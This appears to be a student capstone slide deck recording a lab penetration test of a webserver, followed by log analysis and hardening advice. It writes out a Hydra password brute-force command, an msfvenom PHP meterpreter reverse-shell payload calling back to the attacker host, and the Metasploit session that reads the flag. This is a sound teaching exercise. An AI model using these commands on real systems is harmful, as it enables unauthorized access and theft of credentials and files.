Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	Security Attack Machine
ELK	192.168.1.100	ELK Server; log compilation and analysis of Webserver logs received
Capstone	192.168.1.105	Linux Webserver of the target machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Sensitive Data Exposure A01:2021 – Broken Access Control A02:2021 – Cryptographic Failures CWE-548: Exposure of Information Through Directory Listing OWASP Top 10:2021 #1 and #2 || **High**	Web server directory listing was permissible through browser, and the secret_folder is publicly accessible. The secret_folder contains sensitive data intended only for authorized personnel.	The exposure compromises information and credentials (such as password hashes) that attackers can use to brute-force into the web server.
Unrestricted File Upload CWE-434: Unrestricted Upload of File with Dangerous Type **High**	Users are allowed to upload arbitrary files to the web server. The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	Consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement.
Remote Code Execution via Command Injection A03:2021 – Injection OWASP Top 10:2021 #3 || **High**	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to upload and execute a PHP script containing payload that opens a reverse shell to the server.

Exploitation: **Sensitive Data Exposure**

01

Tools & Processes

Using Hydra we were able to exploit the sensitive data (employee names) we obtained from the web-server to break into the company webserver.

Using the cracked password from hydra to the WebDav server, we used Kali Linux to force entry to the server

02

Achievements

The technique successfully brute-forced Ashton's username and password and gave the hacker access to Ashton's directory.

03

See next slide for screenshot

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

File Actions Edit View Help

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade"
 - 10130 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda
" - 10131 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" -
10132 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" -
10133 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" -
10134 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" -
 10135 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" -
10136 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty
" - 10137 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" -
 10138 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah"
- 10139 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" -
10140 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10
141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson"
- 10142 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2"
- 10143 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" -
 10144 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "ilovemom1"
 - 10145 of 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leo
poldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202
2-03-21 16:27:47
root@Kali:/usr/share/wordlists#
```

Index of /company_folders/s

192.168.1.105/company_folders/se

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums

Index of /company_folders /secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Unrestricted File Upload

01

Tools & Processes

We used Msfvenom to craft a client specific shell script (because we knew the server specifications from using nmap) and upload it to the target machine using the File Manager on Kali Linux.

02

Achievements

We were able to gain access to, and upload a reverse tcp shell to the WebDav server, and therefore gain root access.
At this point we were set up to run our exploit and start exfiltration of sensitive files.

03

See Next Slide for Screenshots

Exploitation: Unrestricted File Upload (screenshot 1)

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# msf console
bash: msf: command not found
root@Kali:~# msfconsole
[-] **rting the Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] **
```


Exploitation: Unrestricted File Upload (screenshot two)

Discover

dns.response_code	t	network.community_id	1:gHkOdxvHKOAm6Y/CfoyzHMNCtxA=
dns.type	t	network.direction	inbound
ecs.version	t	network.protocol	http
event.action	t	network.transport	tcp
event.category	t	network.type	ipv4
event.dataset	t	query	GET /company_folders/secret_folder
event.duration	#	server.bytes	698B
event.end		server.ip	192.168.1.105
event.kind	#	server.port	80
event.start	#	source.bytes	163B
flow.final		source.ip	192.168.1.90
flow.id	#	source.port	56334
host.name	t	status	Error
http.request.bytes	t	type	http
http.request.headers.con...	t	url.domain	192.168.1.105
http.request.method	t	url.full	http://192.168.1.105/company_folders/secret_folder
http.request.referrer	t	url.path	/company_folders/secret_folder
http.response.body.bytes	t	url.scheme	http
http.response.bytes	t	user_agent.original	Mozilla/4.0 (Hydra)

Filter for value

After being allowed to upload shell.php file access to sensitive files gained using Hydra.



Exploitation: **Remote Code Execution via Command Injection**

01

Tools & Processes

-The vulnerability was exploited by using meterpreter in order to gain connection to the web shell.

-Shell is used to attack the target.

02

Achievements

-Through the remote code execution a meterpreter shell was opened towards the target.

-Once we had server access, we were able to navigate to the root directory, and capture the flag.

03

Exploit

-See next slide for screenshots

Exploitation: Remote Code Execution via Command Injection

Screenshots

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:59690) at 2022-03-21 17:49:35 -0700
```


```
meterpreter > ls
Listing: /
==========

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40755/rwxr-xr-x   4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840        dir   2022-03-21 15:48:35 -0700  dev
40755/rwxr-xr-x   4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x   4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0           dir   2022-03-21 15:48:04 -0700  proc
40700/rwx------   4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900         dir   2022-03-21 15:56:15 -0700  run
40755/rwxr-xr-x   12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------  2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x   0           dir   2022-03-21 15:48:08 -0700  sys
41777/rwxrwxrwx   4096        dir   2022-03-21 15:48:49 -0700  tmp
40755/rwxr-xr-x   4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Offensive Traffic

The offensive traffic began at 9pm on 3-21-22.
There were 14,061 requests from 192.168.1.90 destination 192.168.1.105.



Analysis: Finding the Request for the Hidden Directory

- The **secret_folder** directory was requested **15,974 times**.
- The **shell.php** file was requested **22 times**.


Top 10 HTTP requests [Packetbeat] ECS Last 7 days

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	15,974
http://192.168.1.105/webdav	60
http://192.168.1.105/	24
http://192.168.1.105/webdav/shell.php	22
http://192.168.1.105/company_folders/	16


Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

- There were **14,061** [redacted]est made to the *secret_folder* directory
- The attacker made [redacted]**9** unsuccessful attempts. Only **2** attempts were successful (next slide).



Uncovering the Brute Force Attack: Success (Screenshot 1)



- On previous slide (19), we know the total attempts came to 14061.
- Seen in this screenshot, out of 14061 attacks, 2 were successful.

Deep packet analysis: Brute Force Attack (Screenshot 2)

Looking more deeply into the packet for the brute force attack reveals the target ip and application used in the attack (Hydra in this case):

t status	Error
t type	http
t url.domain	192.168.1.105
t url.full	http://192.168.1.105/company_folders/secret_folder/
t url.path	/company_folders/secret_folder/
t url.scheme	http
t user_agent.original	Mozilla/4.0 (Hydra)

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory?
- Which files were requested?

- 108 requests were made to this directory


- /company _folders/secret_folder was requested. Alternatively, passwd.dav file from webdav was requested

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,061
http://192.168.1.105/webdav	84
http://192.168.1.105/webdav/passwd.dav	24
http://192.168.1.105/	18
http://192.168.1.105/webdav/	18

Export: Raw Formatted

Analysis: Finding the WebDAV Connection (cont.)



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Blue Team could set an alarm when the number of requests per second from an IP exceed the pre-defined threshold

What threshold would you set to activate this alarm?

- An example of an initial threshold used to activate this alarm might be if an IP address sends more than 15 requests per second for more than 10 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

- To mitigate port scans:
  - Install a firewall / IPS: a firewall can help prevent unauthorized access to the network / device
  - Permit or deny access to the servers – base it on IP address or domain names
  - Scan your network and ensure no open ports are available than what is needed

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm that triggers when there is access to the secret_folder directory as well as requests made to the password.dav file.

What threshold would you set to activate this alarm?

- An example for a threshold would be after 10 failed attempts to access the directory within the time span of 25 minutes an alarm can be triggered as well email sent to those with authorized access.

System Hardening

What configuration can be set on the host to block unwanted access?

- Only give access to a specific user.
- Traffic to and from that server can only come from specific ip addresses using firewall rules. Or if using an IPS, detect 401 Unauthorized codes.

Describe the solution. If possible, provide required command lines.

- Encrypting the file with a strong encryption method for protection of the files.
- Make sure login credentials and instructions for access to the database are not stored on the server.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
Answer: set a threshold of a certain amount of attempts to log on over a specific amount of time.

What threshold would you set to activate this alarm?
Answer: 3 failed attempts over a 10 minute time span. This leaves a margin of error for users forgetting or mistyping their password and prevents brute force attempts.

System Hardening

What configuration can be set on the host to block brute force attacks?
Answer: Using existing applications such as Fail2ban can be configured to mitigate against brute force. Install and configuration can be set.

Describe the solution. If possible, provide the required command line(s).
Answer: Using Fail2ban, configuring /etc/fail2ban/jail.local we can harden the machine against brute force attacks. Limiting the logon attempts to a max 3 attempts every 10 minutes. See next slide for configuration of /jail.local file.

Source: https://www.linode.com/docs/guides/using-fail2ban-to-secure-your-server-a-tutorial/

Configuration of /etc/fail2ban/jail.local

Set password attempts limit to 3 over 10 minutes

```
# "bantime" is the number of seconds that a host is banned.
bantime  = 600

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 600
maxretry = 3
```

Explanation:

- 600 is the value given for 10 minutes.
- “bantime =600” : 10 minute ban when maxretry threshold hit.
- “findtime=600” : 10 minute window to attempt up to 3 password attempts
- “maxretry=3” : 3 is the password threshold over a 10 minute window.

Source; https://www.linode.com/docs/guides/using-fail2ban-to-secure-your-server-a-tutorial/

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future port scans?

- Set an alarm that activities on any IP address trying to access the webDav directory outside of whitelisted IPs

What threshold would you set to activate this alarm?

- Activate the alarm when an HTTP POST request
- The threshold for these alarms varies, however, there should be no more than 5 - 10 requests. It is conceivable that a certain number of attempts might naturally occur (user error)

System Hardening

What configurations can be set on the host to mitigate port scans?

- Set firewall rules that prevent the use of unauthorized ip addresses from accessing the WebDav server.
- Access to webDAV is permitted by users with complex usernames and passwords

Mitigation: Identifying Reverse Shell Uploads

Alarm

Alarms to detect future attacks:

- Detect activity on port 4444 (the standard meterpreter port)
- Unauthorized file uploads in the form of POST requests of certain file extensions (commonly used executable scripts) e.g. php

Any use on port 4444 should be flagged and reported.

System Hardening

Configurations set on the host to block file uploads:

- Rules preventing known malicious script file extensions from being uploaded to certain directories
- Firewall rules preventing use of Port 4444 - *sudo ufw deny 4444/tcp*
- Keeping the server from being connected to the internet.
- Filebeat should be enabled and configured to detect unusual traffic.

BLUE TEAM FOR LIFE!

